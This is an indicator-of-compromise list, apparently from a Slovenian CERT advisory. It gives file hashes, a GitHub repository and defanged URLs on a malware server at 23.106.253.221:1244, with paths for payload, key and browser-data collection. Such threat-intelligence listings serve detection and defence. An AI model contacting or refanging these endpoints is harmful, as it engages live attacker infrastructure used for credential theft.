test.js	354e7014103783c2096b9f29e4eed11f79d19b13bda112b6fed4ffbf3ad438b9
p2.zip	6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0
.npl	f46b47e859f321b6676289f3637538b60e1d7d97ee8d79b8ba9d12248858a75a
pay	95e3cbaac2749928598928c3b8ca80358c136e01bc429d2c2da77cc788566e1e
bow	6b331ab212a839ad1b1b673ca74a3c50c6dae383c19661e0ae71853f615aa891

adc	335ad22f143ff050bb405cd48d0011a9eb9f4c7501b18781a42d3956718827c8

URL
hxxps://github[.]com/0xcestlaview/addingtoken
hxxp://23[.]106.253.221:1244/j/ZU1RINz7
hxxp://23[.]106.253.221:1244/p
hxxp://23[.]106.253.221:1244/keys
hxxp://23[.]106.253.221:1244/pdown
hxxp://23[.]106.253.221:1244/uploads
hxxp://23[.]106.253.221:1244/client/ZU1RINz7
hxxp://23[.]106.253.221:1244/payload/ZU1RINz7
hxxp://23[.]106.253.221:1244/brow/ZU1RINz7
hxxp://23[.]106.253.221:1244/adc/ZU1RINz7
hxxp://23[.]106.253.221:1244/any

IP	**Vrata**
173[.]211.106.101	1244

Source: https://www.cert.si/tz016/